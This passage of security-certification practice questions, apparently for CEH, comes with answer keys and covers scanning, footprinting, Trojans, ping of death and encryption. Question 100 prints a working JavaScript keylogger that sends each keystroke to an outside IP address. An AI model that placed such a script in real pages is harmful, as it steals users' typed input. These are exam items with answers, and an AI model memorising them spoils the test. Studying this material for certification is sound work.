Correct Answer: A

QUESTION 100

Lori was performing an audit of her company's internal SharePoint pages when she came across the following code. What is the purpose of this code?

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;
function captureKeyStrokes(e) {
var key = String.fromCharCode(e.which);
var img = new Image();
var src = "http://192.154.124.55/index.htm" +
"keystroke=" + escape(key);
img.src = src;
return true;}
<script>
```

A. This JavaScript code will use a Web Bug to send information back to another server.
B. This code snippet will send a message to a server at 192.154.124.55 whenever the "escape" key is pressed.
C. This code will log all keystrokes.
D. This bit of JavaScript code will place a specific image on every page of the RSS feed.

Correct Answer: C

QUESTION 101

What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Correct Answer: A

QUESTION 102

Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

A. 150
B. 161
C. 169
D. 69

Correct Answer: B

QUESTION 103

You are footprinting an organization and gathering competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find them listed there. You know they had the entire staff directory listed on their website 12 months ago but now it is not there. Is there any way you can retrieve information from a website that is outdated?

A. Visit Google's search engine and view the cached copy.
B. Crawl the entire website and store them into your computer.
C. Visit Archive.org web site to retrieve the Internet archive of the company's website.
D. Visit the company's partners and customers' website for this information.

Correct Answer: C

QUESTION 104


You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7. Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online. What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?

A. You should have used 3DES which is built into Windows.
B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows, the sensitive information on the laptops would not have leaked out.
C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops.
D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops.

Correct Answer: D

QUESTION 105

A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation and/or execution, but in addition to the expected function steals information or harms the system.



The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today's end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software. What is Rogue security software?

A. A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites.
B. A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.
C. Rogue security software is based on social engineering technique in which the attackers lures victim to visit spear phishing websites.
D. This software disables firewalls and establishes reverse connecting tunnel between the victim's machine and that of the attacker.

Correct Answer: B

QUESTION 106

Which of the following is NOT part of CEH Scanning Methodology?

A. Check for Live systems
B. Check for Open Ports
C. Banner Grabbing
D. Prepare Proxies
E. Social Engineering attacks
F. Scan for Vulnerabilities

G. Draw Network Diagrams

Correct Answer: E

QUESTION 107

Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65, 536 bytes. What is Lee seeing here?

A. Lee is seeing activity indicative of a Smurf attack.
B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
C. Lee is seeing a Ping of death attack.
D. This is not unusual traffic, ICMP packets can be of any size.

Correct Answer: C

QUESTION 108

This method is used to determine the Operating system and version running on a remote target system. What is it called?

A. Service Degradation
B. OS Fingerprinting
C. Manual Target System
D. Identification Scanning

Correct Answer: B

QUESTION 109

William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running: